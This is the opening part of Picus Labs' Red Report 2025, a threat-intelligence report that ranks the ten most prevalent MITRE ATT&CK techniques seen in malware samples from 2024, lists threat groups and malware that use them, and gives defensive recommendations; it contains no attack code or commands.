

PICUS

5TH
EDITION

RED REPORTTM 2025

The Top 10 Most Prevalent
MITRE ATT&CK[®] Techniques

SneakThief and The Perfect Heist



Table of Contents

3	Introduction	
4	Top 10 MITRE ATT&CK Techniques	
5	Executive Summary	
6	Key Findings	
8	Adopters in Threat Groups & Malware	
9	Recommendations for Security Teams	
11	The Perfect Heist	
14	The MITRE ATT&CK Framework	
15	Methodology	
16	Top 10 MITRE ATT&CK Techniques	<ul style="list-style-type: none">● #1 T1055 Process Injection● #2 T1059 Command and Scripting Interpreter● #3 T1555 Credentials from Password Stores● #4 T1071 Application Layer Protocol● #5 T1562 Impair Defenses● #6 T1486 Data Encrypted for Impact● #7 T1082 System Information Discovery● #8 T1056 Input Capture● #9 T1547 Boot or Logon Autostart Execution● #10 T1005 Data from Local System
117	Limitations	
118	References	
123	About Picus	


Introduction

The Red Report™ 2025, now in its fifth year of publication, delivers a detailed analysis of adversaries' most prevalent tactics, techniques, and procedures (TTPs) observed over the previous year. Compiled by Picus Labs, this year's report examined over **1 million malware samples** and mapped more than **14 million malicious actions** and **11 million instances of MITRE ATT&CK® techniques**, providing organizations with actionable intelligence to counter today's most prevalent and dangerous cyber threats. The Red Report 2025 focuses on the top ten most frequently observed MITRE ATT&CK® techniques, presenting a roadmap for organizations to use to understand and prioritize their defenses. From process injection and credential theft to impairing defenses and data exfiltration over encrypted channels, these techniques represent the core strategies employed by today's attackers to achieve their objectives.

The stakes have never been higher. Attackers are no longer just exploiting vulnerabilities but are conducting sophisticated, multi-stage operations that resemble, in many cases, a precision-planned burglary. This year's findings highlight a new era of adversarial sophistication in infostealer attacks, epitomized by malware like "**SneakThief**," which executed in a kill chain what has come to be known as "**The Perfect Heist**." Although the SneakThief malware is a fictitious name in this scenario, its attack patterns reflect real-world incidents. This advanced threat leverages stealth, persistence, and automation to infiltrate networks, bypass defenses, and exfiltrate critical data – all while leaving security teams unaware of their presence.


By analyzing real-world malware behavior, the **Red Report** gives cybersecurity teams the insights they need to strengthen their resilience against today's most pressing threats. This year's findings underscore the fact that only organizations embracing a proactive, threat-informed strategy, one that continuously validates controls and rapidly adapts to emerging threats, will be able to achieve true cyber resilience.

Malware Samples vs Year Analyzed by Picus Labs



Top 10 MITRE ATT&CK Techniques

The most prevalent ATT&CK techniques identified in 2024, ordered by the percentage of malware samples which exhibited the behavior.



The Perfect Heist: Rise of Infostealers

Infostealers essentially set the standard for sophistication in 2024. The new “SneakThief” type of malware, used in “The Perfect Heist” operations, featured multi-stage infiltration, process injection, encrypted communications, and boot persistence to infiltrate networks and stay hidden long enough to exfiltrate valuable data. Other attackers are increasingly combining stealth techniques with ransomware tactics, evolving into prolonged campaigns that rely on data theft, sometimes demanding ransoms solely to prevent data leaks without using encryption.

With over 200 techniques listed in the MITRE ATT&CK Framework, just the top ten account for more than 90% of observed malicious activity over the course of the year. Among the most prevalent are **T1055 (Process Injection)**, **T1059 (Command and Scripting Interpreter)**, and **T1555 (Credentials from Password Stores)**. These top techniques underscore how attackers exploit native scripting tools, credential vaults, and encrypted channels to evade detection. Meanwhile, ransomware groups have doubled down on these methods, evolving into multi-stage extortion campaigns that threaten critical infrastructure, data, and reputations with unequalled precision.

Addressing these threats demands far more than a reactive, patchwork response. Security teams need a fundamentally different approach. Continuous security validation, behavioral analytics, and adaptive threat hunting are the new cornerstones of modern cyber defense. Organizations need to precisely align their controls with the most prevalent techniques, with a renewed focus on credential hardening. Traditional signature-based methods, while still useful, are no longer sufficient; security teams must shift toward detecting and responding to suspicious activity in real-time. As advanced and persistent threats continue to intensify, successfully countering them will depend on disrupting the attackers' capability before they become invisible, make a pivot, and strike again. The goal is clear: prevent infiltration, detect suspicious activities faster, and, if breached, mitigate adversaries' ability to burrow deeper into your environments.

Executive Summary

Picus Labs processed more than 1 million pieces of malware collected between January and December 2024 to reveal a comprehensive view of the latest tactics, techniques, and procedures being employed by adversaries across the planet. Each detected TTP was classified via the MITRE ATT&CK® Framework, which resulted in the identification of over 14 million malicious actions. This provided Picus with extremely granular insight into the most commonly deployed techniques, shedding light on critical information concerning these constantly shifting attack strategies. Among these, the most striking is that this year's Red Report reveals that malware, specifically strains targeting credential stores, increased from **8%** in 2023 to **25%** in 2024, thus a 3X surge in prevalence, a fact that highlights the popularity and success of this emerging threat.

The Red Report also reveals that **93%** of 2024's malicious actions were carried out **using the top ten** MITRE ATT&CK techniques. These findings will help security teams make better-informed decisions and concentrate on defending against the most prevalent threats in today's cyber environments.

Key Findings

The Red Report 2025 shows how modern information stealer malware is evolving, highlighting increasingly sophisticated threat actors who pursue multistage operations as part of collecting and exfiltrating data in highly organized attacks. In turn, modern infostealers show how attackers have continued to evolve their methods to evade security defenses, remain persistent, and have maximum success.

Indeed, credential theft, encrypted communications, and process injection remain exceedingly popular, while ransomware and espionage continue morphing into longer-term and higher-impact campaigns.

1. The Rise of Perfect Heists: Sophistication Meets Coordination

Today's threats are about complex, multi-staged, structurally complex attacks, like "The Perfect Heist" perpetrated by the SneakThief malware. Featuring a combination of stealth, automation, and persistence, attackers can intrude into network systems, neutralize defenses, exfiltrate sensitive information, and remain hidden for longer and longer periods.

Attackers' ability to tailor their tactics to their surroundings speaks to a move toward precision-centric campaigns that work to create maximum destruction with minimum exposure.

2. Dominance of the Top 10 Techniques: 93% of Actions Linked to Top Techniques

Today's threats are about complex, multi-staged, structurally complex attacks, like "The Perfect Heist" perpetrated by the SneakThief malware. Featuring a combination of stealth, automation, and persistence, attackers can intrude into network systems, neutralize defenses, exfiltrate sensitive information, and remain hidden for longer and longer periods. Attackers' ability to tailor their tactics to their surroundings speaks to a move toward precision-centric campaigns that work to create maximum destruction with minimum exposure.

3. Complexity Reaches New Heights: 14 Malicious Actions per Malware

Typical modern malware now performs an average of 14 malicious actions and 12 ATT&CK techniques per sample, presenting an evolving level of sophistication along with a notable increase in attackers' ability to orchestrate different techniques and methods, thus further increasing the level of complexity organizations need to employ for detection and defense.

4. Stealth Techniques Continue to Dominate: Evasion and Persistence at the Core

T1055 Process Injection, seen in 31% of analyzed samples, shows further movement to stealthier approaches as code injected into a legitimate process evades detection in many security solutions. In addition, T1059 Command and Scripting Interpreter stands out among the top techniques that allow attackers to conduct malicious operations through native tools, such as PowerShell and Bash.

5. Credential Theft Fuels Lateral Movement: Handing over the Keys to the Kingdom

Credential theft remains one of the most dependable techniques within adversary playbooks, with T1555 Credentials from Password Stores appearing in 25% of malware samples analyzed.

A growing trend in credential theft targets password managers, browser-stored credentials, and cached login data to gain lateral movement and afford attackers elevated privileges to sensitive systems. Those stolen credentials are later used for lateral movement and privilege escalation, allowing attackers to broaden their reach within the environments they've compromised.

6. Encrypted Communication Becomes Standard: The Whispering Channels

Adversaries have generally upped their game by relying on encrypted communication methods such as HTTPS and DNS over HTTPS (DoH) while exfiltrating data or communicating with C2 servers. In this way, these "whispering channels" allow attackers to mask malicious traffic within legitimate network traffic patterns that bypass traditional monitoring tools.

And this is where ransomware has now changed into more of a multi-stage operation involving data exfiltration over encrypted channels.

7. Ransomware Evolves into a Multi-Stage Operation: To Data Encryption and Beyond

T1486 Data Encrypted for Impact stays near the top of this year's list as ransomware operators keep innovating their tactics. Threat actors are increasingly coupling encryption with advanced data exfiltration by using the T1071 Application Layer Protocol for more effective double extortions. Many of the most destructive high-profile ransomware attacks of 2024 and 2025 were campaigns that were able to move into critical infrastructure at high-value organizations with increasing regularity.

8. Persistence Techniques Ensure Long-Term Access: Boot or Logon Autostart Execution on the Rise

T1547 Boot or Logon Autostart Execution is increasingly one of the leading methods by which malware outlives system reboots and removal attempts. Given the fact that SneakThief leveraged this, the trend of persistence-focused hackers gaining ground in hacked networks for longer terms isn't likely to be going anywhere anytime soon.

9. Real-Time Data Theft Accelerates: Input Capture and System Discovery

Attackers leveraged T1056 Input Capture and T1082 System Information Discovery to accelerate data theft in real-time from their targeted organizations.

Along these lines, Infostealers employed keyloggers, screen capture utility, and audio interceptors for monitoring the activities at FinexaCore while keeping pace or outpacing the organization's defensive efforts.

10. State-Sponsored Espionage Campaigns Intensify: Advanced Persistent Threats on the Rise

T1082 System Information Discovery continues to be popular, and the growing trend of T1071 Application Layer Protocol outlines the continuing rise in cyber espionage campaigns. In 2024, threat actor groups such as APT29 from Russia, Volt Typhoon from China, and Lazarus Group from North Korea were targeting critical infrastructure, government agencies, and private enterprises with fresh resolve. Such campaigns emphasize long-term access and data theft to further their geopolitical objectives.

11. AI Hype vs. Reality: Productivity Tools, Not Doomsday Weapons

Despite widespread speculation about AI transforming the malware landscape, our research shows no notable uptick in the use of AI-driven malware techniques. While adversaries use AI for efficiency gains (research, code debugging, phishing content creation), no novel AI-driven attack capabilities have emerged yet. AI enhances productivity but doesn't yet redefine malware.

Top 10 ATT&CK Tactics: Adopters in Threat Groups & Malware

ATT&CK Technique	APT Group	Malware
T1055 Process Injection	GhostWriter (aka UAC-0057) [1], RomCom APT [2]	RedLine Stealer Malware [3], Agent Tesla Stealer Malware [4], SmashJacker [5], SystemBS [6], Lumma Stealer ([7], [8]), IDAT Loader [8], Zloader [9], PythonRatLoader [10], Strela Stealer [11], REMCOS RAT [12], GhostPulse [13], CherryLoader [14]
T1059 Command and Scripting Interpreter	BlackBasta Ransomware Group [15], Earth Estries (a.k.a Salt Typhoon) [16], Bianlian Ransomware Group [17], Rhysida Ransomware Group [18], Iranian Cyber Actors [19], Everest Ransomware Group [20], Lazarus Group [21], Akira Ransomware Group ([22], [23]), CoralRaider Campaign [24], UAT-5647 [25], APT40, Volt Typhoon [26], Void Banshee Campaign [27], Water Hydra Campaign [28]	Cthulhu Stealer [29], CarnivalHeist Banking Trojan [30], BeaverTail Backdoor [21], PowerRAT [31], Silver & PoshC2 Frameworks, Empire [32], PowerSploit [33], Nishang [34], Posh-SecMod [35], HeavyLift [36], MacStealer [37], PXA Infostealer [38], Interlock Ransoware [39], RustClaw, DustyHammock, and ShadyHammock [25], Brightmetricagent, DarkMe RAT [28], AndroXghOst [40], WarmCookie (a.k.a BadSpace) [41], Water Makara Campaign (downloading Astaroth InfoStealer) [42], DarkGate [43]
T1555 Credentials from Password Stores	Volt Typhoon [26], Slow Tempest APT [44]	RedLine Stealer, Cuckoo InfoStealer [45], DarkGate [46], ACR Stealer [47], SCARLETELL [48]
T1071 Application Layer Protocol		WezRat [49], Glutton [50], RevC2 Backdoor [51], DarkGate [52], LemonDuck [53], Snake Keylogger [54], Trojan.Win32.Injuke.mlx [55], MadMxShell Backdoor [56], GammaLoad [57], IOCONTROL [58], WailingCrab [59]
T1562 Impair Defenses	BlackCat Ransomware Group [60], SeleniumGreed Campaign [61], XMRig Cryptominer [62], Fox Kitten [63]	INC Ransomware [64], WhisperGate Destructive Malware [65], amsi_patch.ps1 [66], RansomHub Ransomware [67], EDRKillShifter Tool [68], Mallox Ransomware [69], Phobos Ransomware [70], BPFDoor [71], Ebury Rootkit [72], RA World Ransomware [73], SkidMap [74]
T1486 Data Encrypted for Impact	RansomHub Ransomware Group [75], Black Basta Ransomware Group [76], Akira Ransomware Group [77], ALPHV Ransomware Group [78], Rhysida Ransomware Group [79]	Phobos Ransomware [80], RansomHub Ransomware [75], Black Basta Ransomware [76], Akira Ransomware [77], ALPHV Ransomware [78], Rhysida Ransomware [79], AcidRain [81], BiBi Wiper [82], ESET Israel Wiper [83], Handala's Wiper [84], Kaden [85], Zeppelin Ransomware [86]
T1082 System Information Discovery	UAT-5647 [25], Moonstone Sleet [87]	Interlock Ransomware [39], SingleCamper [25], Cuckoo Malware [88], A Rust-based macOS Backdoor [89], Linux Malware [90]
T1056 Input Capture	TaxOff [91], DeceptionAds [92]	DarkVision RAT [93], TaxOffer featuring BgJobKeylogger class [91], MacStealer [37]
T1547 Boot or Logon Autostart Execution	Ferocious APT [94], Earth Lusca APT (a.k.a Salt Typhoon) [95], Winti Hacking Group [96], Transparent Tribe (a.k.a APT36) [97]	Phobos Ransomware [70], Medusalocker Ransomware [98], Snake Keylogger [99], KamiKakaBot [100], Mandela.exe [101], Snapekit Rootkit [102], PipeMon [96], DISGOMOJI [103], StubPath [104]
T1005 Data from Local System	Bianlian Ransomware Group [17], Mustang Panda [105], Twelve Hactivist Group [106], CRON#TRAP Campaign [107], APT36 [97], Shedding Zmiy [108]	Voldemort Backdoor [109], GLOBSHELL [97]

Recommendations for Security Teams

To build resilience against the techniques on the Red Report Top Ten and other popular attack techniques, Picus Labs suggests security teams implement the following set of actions:

1

Focus on the Top MITRE ATT&CK Techniques

As 93% of all malicious activity in 2024 was assigned to the top 10 MITRE ATT&CK techniques, security teams should make sure they have the tools in place to combat these threats.

a) Memory Protection Mechanisms: Deploy a solution capable of detecting or preventing unauthorized memory manipulation to detect process hollowing and DLL injection.

b) Usage of Application Control: For PowerShell, Bash, and other scripting tools, enforce strict application control by either whitelisting applications or by denying script execution (T1059).

c) In-Depth Monitoring of PowerShell and Bash: Allow for detailed logging of PowerShell and Bash activity using PowerShell Script Block Logging and Sysmon.

d) Use Behavior-Based Detection: Adopt security solutions providing behavior-based detection to move away from pure signature-based solutions.

2

Establish Multi-Stage Attack Response Procedures

With "the Perfect Heist" style attacks increasing in popularity, security teams should employ multilayered defenses and response methods to identify and disrupt threats at multiple stages.

a) Create multi-stage incident response plans and train your people on them: Constantly develop and practice the response process to counter a variety of coordinated threat vectors.

b) Create scenario-based playbooks: Document specific steps to take in the face of well-observed TTPs and common multi-stage attack patterns to streamline incident handling.

c) Automate response on early-stage indicators: Strive for minimal dwell time and deploy capabilities to quickly identify and neutralize nascent attacks.

d) Establish communication channels for extended incident response: Plan for future roles and responsibilities so teams can more easily work together during long-running or unusually complex attacks.

3

Enhance Credential Protection and Management

Credential theft continues to be a core part of most adversaries' playbooks, so good credential protection remains very important.

a) Secure Credential Stores: Protect password managers, browser-stored credentials, and cached login data (T1555) with strong security measures. Monitor and audit all access to password managers and browser-stored credentials.

b) Implement MFA: Implement multi-factor authentication (MFA) on all systems and applications, but with an even greater emphasis on sensitive data storage systems. Store credentials in MFA-enabled encrypted stores.

c) Periodic Audit & Rotation of Credentials: Periodically audit users and permission levels. This also includes deleting outdated or unused privileges as well as those in dormant accounts. Impose periodic rotation of credentials with proper, just-in-time access controls.

d) Implement PAM: Implement sophisticated privileged access management (PAM) solutions to securely monitor and manage privileged accounts and access.

4

Secure Encrypted Communications

As communications increasingly become fully encrypted, including attacker communications, security teams will want to shift to more sophisticated detection and prevention techniques.

a) Implement SSL/TLS Inspection: Focus on solutions that inspect encrypted traffic for malware without snooping into users' privacy.

b) DNS Traffic Monitoring: Invest in DNS monitoring and filtering solutions that identify and contain the use of DNS for data exfiltration and command and control and that provide DNS visibility and analytics over HTTPS (DoH) traffic patterns.

c) Invest in NGFWs: Deploy reputable Next Generation Firewalls (NGFWs) capable of providing advanced threat protection, monitoring encrypted traffic for both known and unknown threats.

d) Apply Zero Trust Network Access: Rely on a proven Zero-trust network access model, where every access to network resources is authenticated, authorized, and encrypted upon every user ID, location, and device posture.

5 Strengthen Anti-Ransomware Capabilities

With ransomware evolving into a multi-stage operation, enterprises need to prioritize both comprehensive prevention and recovery strategies.

